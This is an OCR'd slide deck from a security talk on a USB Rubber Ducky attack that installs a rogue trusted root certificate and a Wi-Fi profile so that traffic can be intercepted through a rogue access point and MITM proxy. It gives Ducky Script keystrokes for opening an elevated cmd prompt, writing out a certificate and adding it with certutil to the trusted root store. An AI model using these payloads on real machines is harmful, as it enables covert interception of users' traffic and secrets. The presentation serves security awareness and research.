USB Attack to Decrypt Wi-Fi Communications

Presented by: Jeremy Dorrough

fppt.com

Disclaimer

Opinions expressed in this presentation are my own. I am speaking for myself, not Genworth, nor anyone else.




Image Source: iwishisaidthat.com

fppt.com

About Me

- 10+ years in IT Security industry
- Worked in defense, utility & financial sectors
- Currently a Network Security Engineer at Genworth
- I crash cars for fun

Dominion


Genworth

fppt.com

Presentation Outline

- ✓ USB Rubber Ducky
- ✓ How the Attack Works
- ✓ Keyboard Payload
- ✓ Mass Storage/Keyboard Payload
- ✓ Demo
- ✓ Questions

fppt.com


fppt.com

USB Rubber Ducky




Image Source: http://hakshop.myshopify.com/

fppt.com

Firmware Options

- Duck
  - Keyboard Input
- FAT Duck
  - Mass Storage Device
- Detour Duck
  - Multiple Payloads
- Twin Duck
  - Both Keyboard and Mass Storage Device

fppt.com

USBdriveby
@SamyKamkar

Teensy 3.1

Teensy 3.0

Teensy 3.1 changes from Teensy 3.0

Teensy 2.0


25 I/O, 12 Analog, 7 PWM

Teensy++ 2.0

46 I/O Pins, 8 Analog Inputs, 9 PWM


fppt.com

https://github.com/adamcaudill/Psychson




fppt.com

How The Attack Works




fppt.com

How The Attack Works



fppt.com

How The Attack Works




fppt.com

Social Engineer???

DHS Study Performed by idappcom:

- 60% Plugged in dropped USB device
- 90% Plugged in USB device if case had an official logo



http://www.bloomberg.com/news/articles/2011-06-27/human-errors-fuel-hacking-as-test-shows-nothing-prevents-idiocy

fppt.com

Foldout USB Flash Drive (512MB)

Return to Search Results ▸ **Foldout USB Flash Drive (512MB)**

Product Images & Colors

Showing 1 - 5 of 5

Item# **Q6996**

Take the **NEXT STEP:**

LIVE HELP | ORDER NOW | GET QUOTE | NO SAMPLE

Need Help? Call 866-312-5646 for personal assistance.

Image Source: www.qualitylogoproducts.com

fppt.com

The Cat and Mouse Game

- Anti-Virus
- Web filters/Proxy
- FTP whitelist
- HTTP Strict Transport Security (HSTS)

fppt.com

Setup Rogue AP

- Hostapd
- dnsmasq
- Iptables
- Alternatively use mana-toolkit


fppt.com

Setup MITM Listener


- Configure a proxy of your choice
- Burpsuite, Squid, SSLStrip, Mallory, etc.
- Export the certificate
- Convert the certificate to base64 encoding

fppt.com


Burpsuite Proxy Settings



fppt.com




```
# openssl x509 -in cert.der -inform der -outform pem -out cert.cer
```



fppt.com

Payload Summary

1. Bypass UAC and open CMD.exe
2. Create a new .cer file from keyboard input
3. Add cert.cer to trusted root using certutil
4. Create a wireless profile
5. Connect to wireless profile
6. Clean up

fppt.com

Ducky Script API

- DELAY [time in milliseconds]
- STRING [standard keyboard entry]
- ENTER [Enter key]
- GUI [Windows key]
- REM [will not be processed]

github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript

fppt.com

Bypass UAC cmd.exe

DELAY 10000

GUI r

DELAY 200

STRING powershell Start-Process cmd -Verb runAs

Windows 10:

GUI x

STRING a

Image Source: technet.microsoft.com

Code Used from Darren Kitchen's UAC bypass

fppt.com

Create Base64 Certificate

STRING copy con cert.cer

ENTER

STRING -----BEGIN CERTIFICATE-----

ENTER

STRING MIICxDCCAi2gAwIBAgIEVOdW+zANBgkUMBIGA1UEBhML

ENTER

STRING UG9ydFN3aWdnZXIxFDASBgNVBAgTC1BvcnRTd2EwtQb3J0

(…)

fppt.com

You Trust Me….Right?

STRING certutil -addstore -f -enterprise -user root cert.cer

Image Source: diariodigitalcolombiano.com

fppt.com

…Now Tell Me Your Secrets

